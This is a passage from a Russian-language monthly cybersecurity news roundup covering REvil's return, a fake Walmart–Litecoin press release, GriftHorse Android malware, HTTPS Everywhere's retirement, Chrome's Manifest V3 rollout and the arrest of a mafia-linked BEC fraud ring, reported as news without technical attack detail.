Продавец нового инструмента утверждает, что его разработка никак не связана с JellyFish, а метод отличается от представленного в 2015 году, так как не полагается на маппинг кода обратно в пользовательское пространство.

ВОЗВРАЩЕНИЕ REVIL

В сентябре вымогатель REvil (Sodinokibi) вернулся в онлайн после нескольких месяцев простоя: летом хак-группа ушла в офлайн без объяснения причин, отключив всю свою инфраструктуру. Это произошло после масштабной атаки REvil на клиентов известного поставщика MSP-решений Kaseya, а также компрометации компании JBS, которая является крупнейшим в мире поставщиком говядины и птицы. Тогда многие эксперты полагали, что группировка перешла грань и ею заинтересовались власти.

В прошлом представитель группировки, известный под никами Unknown или UNKN, публиковал на хакерских форумах сообщения с рекламой или последние новости об операциях REvil. Теперь новый представитель вымогателей, зарегистрировавшийся на этих сайтах как REvil, вернулся к публикациям и заявил, что, по данным хак-группы, Unknown был арестован, а серверы группы могли быть скомпрометированы.

> «Как UNKWN (он же 8800) пропал, мы (кодеры) бэкапнулись и отключили все сервера. Думали, что его приняли. Пробовали искать, но безуспешно. Подождали — он не объявился и мы подняли все с бэкапов.После пропажи UNKWN хостер писал что клирнет-сервера были скомпрометированы и он удалил их сразу. Основной сервер с ключами мы отключили штатно незадолго после»

— рассказал новый представитель группировки (орфография и пунктуация оригинала сохранены)


ФЕЙК ПОДНЯЛ СТОИМОСТЬ LITECOIN

В середине сентября в сети распространился фальшивый пресс-релиз Walmart, в котором говорилось, что торговая сеть якобы начнет принимать для оплаты криптовалюту Litecoin, что быстро подняло стоимость последней почти на 35%. Документ содержал вымышленные цитаты главы Walmart Дуга Макмиллона и создателя Litecoin Чарли Ли, которые якобы заключили соглашение о партнерстве.

Когда пресс-релиз был опубликован на GlobeNewswire, другие СМИ и сайты, в том числе Yahoo, Bloomberg и Reuters, тоже сообщили на своих страницах об этой новости, что привлекло к происходящему немало внимания. После того как ретвит новости появился даже в официальном Twitter криптовалюты, цена Litecoin подскочила почти на 35%, поднявшись с 175 до 237 долларов США.

Продолжение статьи →

← Начало статьи



Однако вскоре пользователи заметили, что в пресс-релизе использовался email-адрес на домене wal-mart.com, зарегистрированном в прошлом месяце на Namecheap и никак не связанном с компанией Walmart. Тогда стало очевидно, что весь мир поверил фальшивке. Официальные представители Walmart тут же поспешили сообщить, что пресс-релиз был подделкой, и цена Litecoin быстро вернулась к предыдущей отметке (сейчас криптовалюта торгуется на уровне 150 долларов США).

В беседе с журналистами Bloomberg TV глава некоммерческой организации Litecoin Foundation Чарли Ли подтвердил, что в Twitter проекта разместили фальшивую новость о сотрудничестве с Walmart, признав, что в Litecoin Foundation «реально облажались». Ли подчеркнул, что разработчики криптовалюты не имели никакого отношения к фиктивному пресс-релизу, и пообещал выяснить, кто запустил такую «утку».

10 000 000 ЗАРАЖЕНИЙ GRIFTHORSE

Эксперты Zimperium рассказали о вредоносе GriftHorse, нацеленном на Android. Эта малварь активна с ноября 2020 года и подписывает своих жертв на платные SMS-сервисы. Она уже заразила более 10 000 000 устройств в 70 странах мира, и считается, что операторы GriftHorse «зарабатывают» от 1 500 000 до 4 000 000 долларов в месяц.

GriftHorse распространяется через официальный магазин приложений Google Play и сторонние каталоги приложений, как правило, маскируясь под другие безобидные продукты. Суммарно исследователи обнаружили более 200 приложений, которые GriftHorse использовала для маскировки.

HTTPS EVERYWHERE ПОРА НА ПОКОЙ

Разработчики Electronic Frontier Foundation (Фонд электронных рубежей) сообщили, что намерены прекратить разработку знаменитого браузерного расширения HTTPS Everywhere, так как HTTPS используется практически повсеместно, а во многих популярных браузерах появились режимы HTTPS-only.

Суть HTTPS Everywhere, выпущенного в 2010 году, проста: оно форсирует защищенное соединение через HTTPS на всех сайтах, где это возможно. Даже если пользователь пытается зайти на незащищенную версию ресурса, расширение все равно перенаправляет его на HTTPS-версию, если таковая доступна. С годами расширение приобрело культовый статус среди защитников конфиденциальности и было интегрировано в Tor Browser, а затем и во многие другие браузеры, заботящиеся о приватности.

Технический директор EFF Алексис Хенкок (Alexis Hancock) рассказывает, что с конца текущего года и в 2022 году расширение будет находиться в режиме «обслуживания». Это означает, что оно будет получать лишь незначительные исправления ошибок, но обойдется без новых функций и какого-либо развития. При этом окончательная дата «смерти» HTTPS Everywhere, после которой обновления перестанут выходить вовсе, пока не определена.


Такое решение разработчики приняли в силу того, что в настоящее время около 86,6% всех сайтов в интернете уже поддерживают HTTPS-соединения. Производители браузеров, включая Chrome и Mozilla, ранее сообщали, что на HTTPS-трафик приходится от 90 до 95% всех ежедневных подключений.

Более того, в 2020 году производители почти всех популярных браузеров добавили в свои продукты режимы HTTPS-only, работая в которых, браузер пытается самостоятельно перейти с HTTP на HTTPS или отображает сообщение об ошибке, если соединение через HTTPS невозможно. По сути, теперь режимы HTTPS-only, доступные в Mozilla Firefox, Google Chrome, Microsoft Edge и Apple Safari, делают то же самое, чем HTTPS Everywhere занимался более десяти лет.

1 000 000 000 ЗАГРУЗОК У TELEGRAM

Аналитическая компания Sensor Tower сообщила, что в прошлом месяце мессенджер Telegram стал 15 в мире приложением, которое достигло отметки в 1 000 000 000 загрузок. Также в этот список входят WhatsApp, Messenger, Facebook, Instagram, Snapchat, Spotify, Netflix и другие.

Сообщается, что Telegram набирает пользователей все быстрее: за первое полугодие приложение установили 214 700 000 раз, а это на 61% больше, чем за аналогичный период прошлого года. Большинство загрузок (22%) приходится на Индию, второе место занимает Россия (10%), а замыкает тройку Индонезия (8%).



ВНЕДРЕНИЕ MANIFEST V3

Компания Google рассказала, каким именно видит поэтапный отказ от использования Manifest V2, который определяет возможности и ограничения для расширений в Chrome. Также разработчики поделились планами по внедрению и доведению до полной функциональности скандально известного Manifest V3, который стал доступен еще в бета-версии Chrome 88.

Впервые о Manifest V3 заговорили еще в 2018 году. Тогда разработчики Google писали, что намерены ограничить работу webRequest API, вместо которого блокировщики контента и другие расширения станут использовать declarativeNetRequest. Разумеется, сообщалось, что эти улучшения призваны повысить безопасность и производительность, а также дать пользователям больший контроль над тем, что расширения делают и с какими сайтами взаимодействуют.

Проблема заключалась в том, что разработчики расширений быстро поняли: переход на другой API, сильно отличающийся от webRequest и во многом ему уступающий, в сущности станет «смертью» их продуктов. В частности это касалось блокировщиков рекламы, антивирусов, решений для родительского контроля и различных продуктов, повышающих конфиденциальность.

В итоге замысел Google подвергся жесткой критике. Одним из первых свою точку зрения высказал разработчик популярных блокировщиков uBlock Origin и uMatrix Реймонд Хил (Raymond Hill). К примеру, он объяснял, что declarativeNetRequest предлагает разработчикам единственную имплементацию фильтровочного движка, к тому же ограниченную всего 30 000 фильтров, что не выдерживало сравнения даже с EasyList.

Хилл предупреждал, что отказ от webRequest станет «смертью» для его продуктов, а также выражал опасение, что переход на API declarativeNetRequest может пагубно сказаться на работе других решений, и эту точку зрения поддержали множество других разработчиков. Так под давлением общественности разработчики Google были вынуждены отказаться от некоторых обновлений из числа Manifest V3, а затем пересмотрели свои планы еще основательнее, отменив еще ряд изменений.


С тех пор прошло немало времени, и изменения Manifest V3 уже начали внедрять в Chrome. Недовольство постепенно утихло, хотя некоторые разработчики блокировщиков, похоже, просто смирились тем, что их продукты не смогут надежно блокировать рекламу, как только изменения достигнут стабильных версий Chrome.

Как теперь сообщил Дэвид Ли (David Li), менеджер по продуктам Chrome Extensions и Chrome Web Store:

> *«Разрабатываемый годами Manifest V3 стал более безопасным и производительным, чем его предшественник, а также лучше обеспечивает конфиденциальность. Это эволюция платформы расширений, которая учитывает меняющийся веб-ландшафт и будущее расширений для браузеров».*

Вскоре Google постепенно откажется от Manifest V2, и в этом процессе уже обозначены две ключевые даты:

- **17 января 2022 года**: новые расширения с поддержкой Manifest V2 больше не будут приниматься в Chrome Web Store. Разработчики по-прежнему смогут обновлять существующие расширения Manifest V2.
- **Январь 2023 года**: браузер Chrome перестанет использовать расширения Manifest V2. Разработчики больше не смогут обновлять существующие расширения Manifest V2.


January 2022
No new MV2 extensions (except "private" visibility)
Developers can still update existing MV2 extensions
January 2023
Developers can no longer update MV2 extensions
MV2 extensions no longer run in Chrome (limited enterprise exceptions)
2022
2023
June 2022
No new private MV2 extensions
Developers can still update existing MV2 extensions
June 2023
MV2 extensions no longer run in Chrome
(even with enterprise policy)

До января 2023 года разработчики Google обещают продолжать доработку нового манифеста, чтобы учесть все пожелания и критику разработчиков расширений, а также внедрить в него все желаемые функции. К примеру, в Google заявляют, что уже добавили дополнительные механизмы в новый Scripting API и расширили возможности Declarative Net Request API для поддержки нескольких статических наборов правил, правил сеанса и фильтрации на основе tab ID.

> *«В ближайшие месяцы среди других новых возможностей мы запустим поддержку динамически настраиваемых скриптов контента и возможность хранения in-memory. Эти изменения разработаны с учетом полученных от сообщества отзывов, и мы продолжим создавать более мощные API расширений по мере того, как разработчики будут делиться с нами дополнительной информацией о проблемах миграции и своих бизнес-потребностях», — уверяет Ли.*

ЧУЖОЙ НОМЕР НА **7** ДНЕЙ

Исследователи BI.ZONE предупредили, что фактически любой номер личного телефона может использоваться злоумышленниками для обмана близких жертве людей. В среднем телефонные номера россиян используются злоумышленниками 1-2 ДНЯ, но порой могут эксплуатироваться и до 7 дней.

Аналитики пишут, что такие телефонные атаки проводятся не только из России, но и из-за рубежа. Для их реализации злоумышленники обычно применяют специализированное ПО, которое не так уж сложно достать. Стоимость установки такого софта редко превышает 10 долларов.

ИТАЛЬЯНСКАЯ МАФИЯ И BEC-СКАМ

Европол, Евроюст и европейские правоохранители сообщили о ликвидации киберпреступной сети, связанной с итальянской мафией. Полицейская операция привела к арестам 106 человек (на острове Тенерифе в Испании, а также в Турине и Изернии в Италии), которых обвиняют в различных киберпреступлениях и отмывании денег.

По данным полиции, эта группа в основном специализировалась на киберпреступлениях: подмене SIM-карт, а также фишинге и вишинге, стремясь проникнуть в сети компаний, похитить средства или обманом вынудить сотрудников направить платежи на счета, которые контролировали сами злоумышленники (классическая схема, называемая BEC-скамом, от английского Business Email Compromise).

Благодаря такой тактике группа похитила и отмыла более 10 000 000 евро, используя сеть денежных мулов и подставных компаний. Большинство пострадавших от рук мошенников находились в Италии, но также группа атаковала компании из Ирландии, Испании, Германии, Литвы и Великобритании.

Испанская национальная полиция (Policía Nacional) и итальянская национальная полиция (Polizia di Stato) рассказали, что начали отслеживать эту группировку в июне 2020 года, когда было замечено, что опасные лица, связанные с итальянскими мафиозными организациями, обосновались на Канарских островах. Сообщается, что члены этой хак-группы были связаны с четырьмя итальянскими мафиозными структурами: Camorra Napolitana, Nuvoletta, Casamonica и Sacra Corona Unita.

Испанская полиция заявляет, что весь последний год наблюдала за подозреваемыми, изучая внутреннюю структуру группы. Выяснилось, что группировка имела типичную иерархию, подобную пирамиде, с лидерами наверху и денежными мулами внизу. Руководителями выступали члены итальянской неаполитанской мафии, которые часто приезжали на Канарские острова, чтобы наблюдать за операциями.

> *«Для мафии этот способ финансирования был настолько важен, что они отправили нескольких находящихся в бегах членов Italian Justice контролировать на месте финансовую активность, получения и переводы денег», — рассказывают полицейские.*

Также эта группа была связана с проституцией, продажей оружия, незаконным оборотом наркотиков, похищениями людей, мошенничеством, кражей личных данных, подделкой документов, мошенничеством в сфере социального обеспечения, грабежами, вымогательством и двумя убийствами.

К примеру, группе требовались сотни банковских счетов для отмывания украденных средств, которые нужно было открывать и закрывать очень быстро, чтобы предотвратить заморозку средств. В какой-то момент, не сумев получить доступ к новым банковским счетам, группа похитила женщину и угрозами вынудила ее открыть 50 банковских счетов от имени организации, а затем заставила опустошить собственный банковский счет, доставив к банкомату. Когда нападавшие были опознаны и задержаны, группировка угрожала жертве и ее друзьям, чтобы те не дали показания.

В общей сложности власти арестовали 106 человек, заморозили 118 банковских счетов, изъяли 224 кредитных карты, 402 куста марихуаны с секретной фермы, которой управляла группа, а также многочисленное компьютерное оборудование, телефоны и SIM-карты.

ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ МЕСЯЦА

В Twitter появился Safety Mode, автоматически блокирующий оскорбления

Пока Apple не будет искать в пользовательских фото признаки сексуального насилия над детьми

Хакеры слили в открытый доступ учетные данные 500 000 аккаунтов Fortinet VPN

Для опасной 0-day-уязвимости в Windows MSHTML опубликован эксплоит

Хактивисты Anonymous слили данные доменного регистратора и хостера Epik за последние десять лет

Появилась утилита для дешифровки данных после атак REvil

Правительственные и военные сайты распространяли порно и рекламировали виагру

Власти США наложили санкции на криптовалютный обменник Suex

Исследователь обнародовал детали трех неисправленных уязвимостей в iOS

Бывший оператор Cardplanet депортирован в Россию из США

Мария «Mifrill» Нефёдова
nefedova@glc.ru

